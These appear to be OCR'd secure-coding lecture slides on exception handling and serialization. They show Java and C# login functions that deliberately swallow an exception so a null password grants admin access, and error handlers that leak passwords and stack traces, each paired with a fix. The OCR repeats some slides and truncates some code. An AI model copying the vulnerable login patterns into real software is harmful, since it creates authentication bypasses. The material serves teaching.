
- Common Vulnerabilities include:
  - Ignoring (program terminates)
  - Suppression (catch, but do not handled)
  - Information leaks (sensitive information in error messages)

Proper Use of Exceptions

- Add proper exception handling:
  - Handle expected exceptions (i.e. check for errors)
  - Don’t suppress:
    - Do not catch just to make them go away.
    - Recover from the error or rethrow exception.
  - Include top level exception handler to avoid exiting:
    catch, log, and restart
- Do not disclose sensitive information in messages:
  - Only report non-sensitive data.
  - Log sensitive data to secure store, return id of data.
  - Don't report unnecessary sensitive internal state:
    - Stack traces.
    - Variable values.
    - Configuration data.

Exception Suppression

JAVA



1. User sends malicious data

```
user="admin",pwd=null
```

```
boolean Login(String user, String pwd){
    boolean loggedIn = true;
    String realPwd = GetPwdFromDb(user);
    try {
        if (!GetMd5(pwd).equals(realPwd))
        {
            loggedIn = false;
        }
    } catch (Exception e) {
        //this can not happen, ignore
    }
    return loggedIn;
}
```

2. System grants access

```
Login() returns true
```

Unusual or Exceptional Conditions Mitigation

JAVA

1. User sends malicious data

```
user=“admin”,pwd=null
```

```
boolean Login(String user, String pwd){
    boolean loggedIn = true;
    String realPwd = GetPwdFromDb(user);
    try {
        if (!GetMd5(pwd).equals(realPwd))
        {
            loggedIn = false;
        }
    } catch (Exception e) {
        loggedIn = false;
    }
    return loggedIn;
}
```

2. System does not grant access

```
Login() returns false
```

Exception Suppression

C#

1. User sends malicious data

```
user="admin",pwd=null
```

```
bool Login(string user, string pwd){
     bool loggedIn = true;
     string realPwd = GetPwdFromDb(user);
     try {
           using (MD5 md5Hash = MD5.Create()){
             if (!string.Equals(realPwd,
                   md5Hash.ComputeHash(pwd)));
             {
                  loggedIn = false;
             }
           }
     } catch (Exception e) {
           //this can not happen, ignore
     }
      return loggedIn;
}
```

2. System grants access

```
Login() returns true
```


Exception Suppression

C#

1. User sends malicious data

```
user="admin",pwd=null
```

```
bool Login(string user, string pwd){
     bool loggedIn = true;
     string realPwd = GetPwdFromDb(user);
     try {
          using (MD5 md5Hash = MD5.Create()){
      return loggedIn;
}
```



file:///c:/users/elisa/documents/visual studio 2013/Projects/ConsoleApplication1/ConsoleApplicati...

```
System.ArgumentNullException: String reference not set to an instance of a Strin
g.
Parameter name: s
   at System.Text.Encoding.GetBytes(String s)
   at ConsoleApplication1.Program.Login(String user, String pwd) in c:\Users\Eli
sa\Documents\Visual Studio 2013\Projects\ConsoleApplication1\ConsoleApplication1
\Program.cs:line 21
True
Done!
_
```

2. System grants access

```
Login() returns true
```

Unusual or Exceptional Conditions Mitigation

C#

1. User sends malicious data

```
user=“admin”,pwd=null
```

```
bool Login(string user, string pwd){
    bool loggedIn = true;
    string realPwd = GetPwdFromDb(user);
    try {
         using (MD5 md5Hash = MD5.Create()){
           if (!string.Equals(realPwd,
                md5Hash.ComputeHash(pwd)));
           {
               loggedIn = false;
           }
         }
    } catch (Exception e) {
         loggedIn = false;
    }
    return loggedIn;
```

2. System does not grant access

```
Login() returns false
```


Unusual or Exceptional Conditions Mitigation

C#

1. User sends malicious data

```
user="admin",pwd=null
```

```
bool Login(string user, string pwd){
     bool loggedIn = true;
     string realPwd = GetPwdFromDb(user);
     try {
```


file:///c:/users/elisa/documents/visual studio 2013/Projects/ConsoleApplication1/ConsoleApplicati...

```
System.ArgumentNullException: String reference not set to an instance of a Strin
g.
Parameter name: s
   at System.Text.Encoding.GetBytes(String s)
   at ConsoleApplication1.Program.Login(String user, String pwd) in c:\Users\Eli
sa\Documents\Visual Studio 2013\Projects\ConsoleApplication1\ConsoleApplication1
\Program.cs:line 21
False
Done!
_
```

```
     }
     return loggedIn;
```

2. System does not grant access

```
Login() returns false
```

WTMI (Way Too Much Info)

JAVA

```
Login(… user, … pwd)  {
  try {
    ValidatePwd(user, pwd);
  } catch (Exception e) {
    print("Login failed.\n");
    print(e + "\n");
    e.printStackTrace();
    return;
  }
}
```

```
void ValidatePwd(… user, … pwd)
        throws BadUser, BadPwd  {
  realPwd = GetPwdFromDb(user);
  if (realPwd == null)
    throw BadUser("user=" + user);
  if (!pwd.equals(realPwd))
    throw BadPwd("user=" + user
          + " pwd=" + pwd
          + " expected=" + realPwd);
  …
```

User exists

Entered pwd

```
Login failed.
BadPwd: user=bob pwd=x expected=password
BadPwd:
  at Auth.ValidatePwd (Auth.java:92)
  at Auth.Login (Auth.java:197)
  …
  com.foo.BadFramework(BadFramework.java:71)
  ...
```

User's actual password ?!?
(passwords aren't hashed)

Reveals internal structure
(libraries used, call structure, version information)

WTMI (Way Too Much Info)

RUBY

```
#!/usr/bin/ruby

def ValidatePwd(user, password)
        if wrong password
                raise “Bad passwd for user #{user} expected #{password}”
        end
end

def Login(user, password)
        ValidatePwd(user, password);
rescue Exception => e
        puts “Login failed”
        puts e.message
        puts e.backtrace.inspect
end
```

User exists

User's actual password ?!?

Reveals internal structure

```
Login failed.
Bad password for user Elisa expected pwd
["./test3:4:in `ValidatePwd'", "./test3:8:in `Login'", "./test3:15"]
```

The Right Amount of Information

JAVA

```
Login {
   try {
      ValidatePwd(user, pwd);
   } catch (Exception e) {
      logId = LogError(e); // write exception and return log ID.
      print("Login failed, username or password is invalid.\n");
      print("Contact support referencing problem id " + logId
              + " if the problem persists");
      return;
  }
}
```

Log sensitive information


Generic error message
(id links sensitive information)

```
void ValidatePwd(… user, … pwd) throws BadUser, BadPwd  {
 realPwdHash = GetPwdHashFromDb(user)
 if (realPwdHash == null)
   throw BadUser("user=" + HashUser(user));
 if (!HashPwd(user, pwd).equals(realPwdHash))
   throw BadPwdExcept("user=" + HashUser(user));
 …
}
```


User and password are hashed
(minimizes damage if breached)

Serialization

Data Serialization Problem



Data Serialization



Host A

Host B

Serialization

D n

Standard representation with sufficient info to restore the original object

```
ac ed 00 05
74 00 05 54
6f 64 61 79
```

```
ac ed 00 05
74 00 05 54
6f 64 61 79
```

Network

Data serialization

- Protocol for converting objects into a stream of bytes to be:
  - Stored in a file.
  - Transmitted across a network.
- The serialized form contains sufficient information to restore the original object.

Data serialization


Language	Serializing	Deserializing
Java	**Method:** `writeObject()` **Implemented in:** `ObjectOutputStream`	**Method**`:` `readObject()` **Implemented in:** `ObjectInputStream`
Python	`pickle.dumps(…)`	`pickle.loads(…)`
Ruby	`Marshal.dump(…)`	`Marshal.load(…)`

C++ -- Boost	`boost::archive::text_oarchive oa (filename);`
	`oa << data;`
	Invokes the `serialize()` **class.**
		`boost::archive::text_iarchive ia(filename);`
		`ia >> newdata;`
		Invokes the `serialize()` **class.**

MFC – Microsoft Fundation Class Library	• **Derive your Class from** `CObject.` • **Override the** `Serialize` **Member Function.** • `IsStoring()` **indicates if** `Serialize` **is storing or loading data.**	

How serialization works

Original data



1

2


3

4

How serialization works

JAVA

Serialized file



Original data


1
2
3
4

```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 …
```

How serialization works

JAVA

Serialized file




Serialization protocol and version

```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 …
```

How serialization works

JAVA



Serialized file

Original data

Class metadata: name, number of fields, type of the fields, length, …

